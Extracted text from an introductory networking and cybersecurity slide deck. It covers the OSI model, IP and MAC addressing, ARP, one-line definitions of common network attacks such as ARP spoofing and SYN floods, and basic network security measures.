
Hub



OSI MODEL



The Open Systems Interconnection (OSI) model



Addressing



IP Address

35.213.194.74

Scope: Global routing across networks (Layer 3).

Assignment: Dynamic, assigned by ISP or DHCP

Format: 32/128-bit dotted decimal (e.g., 192.168.1.1)



MAC Address



0E:55:9A:2B:4C:7D

Scope: Local network only (Layer 2).

Assignment: Fixed by hardware manufacturer.

Format: 48-bit hexadecimal (e.g., AA:BB:CC).

IP Packet




IP (Internet Protocol) packet structure is used for data transmission in computer networks. Data units received from the layer above are encapsulated in an IP packet, and additional header data is added.

ARP Protocol

ARP (Address Resolution Protocol)

is a network protocol used to find out the hardware (MAC) address of a device from an IP address and vice versa.


It is used when a device wants to communicate with some other device on a local network (for example on an Ethernet network that requires physical addresses to be known before sending packets).



Arp request and response

An **ARP request** is a broadcast message that asks for the MAC address of the device that owns a specific IP address. The sender of the ARP request knows the IP address of the target device, but not its MAC address. The sender also includes its own IP and MAC addresses in the ARP request.

An **ARP reply** is a unicast message that contains the MAC address of the device that received the ARP request. The sender of the ARP reply is the target device that owns the IP address that was requested. The sender also includes the IP and MAC addresses of the original requester in the ARP reply.



Network Attacks

Man-in-the-Middle (MitM): Secretly intercepting communication between two parties to eavesdrop on data or manipulate traffic, while the victims believe they are communicating directly.

ARP Spoofing / Poisoning: Sends forged **ARP** replies to map the attacker's MAC to another IP (usually the gateway), enabling MITM and traffic interception.


DNS Poisoning / Spoofing: Corrupting a DNS resolver's cache to silently redirect traffic from legitimate domains to malicious servers for data theft or malware delivery.

SYN Flood: Sends a huge number of **TCP** SYNs and never completes the 3-way handshake, exhausting the server's connection table and causing DoS.

The background features a dark blue and red color scheme. On the left, there are glowing blue circuit-like lines. In the center, a faint globe is visible. On the right, there are red circuit-like lines. The text is overlaid on this background.

**If security is the shield, then networking is the
weapon**

defend wisely , attack intelligently



E

Fields

Is it only about one topic?

R

Future

New era of cyber security

What are Cyber security Fields?

The background of the slide is a complex digital circuit board. It features a dense network of glowing blue and red lines representing circuit traces. Scattered across the board are several red icons: spiders, viruses, and skulls with crossbones, symbolizing cyber threats. In the center of the board, there is a bright, fiery explosion or burst of light, with a skull and crossbones icon superimposed on it. The overall color scheme is dominated by blue and red, creating a high-tech, digital atmosphere.

**The most important thing that people
confused about**

Network Security

Network security is the protection of network infrastructure, traffic, and connected systems using technologies, policies, and processes to prevent unauthorized access, misuse, and attacks while preserving confidentiality, integrity, and availability of data.



Examples:

Using a firewall to filter traffic, encrypting Wi-Fi with WPA3, and running IDS/IPS to detect malicious packets are all practical network security measures that protect data and systems on a network.



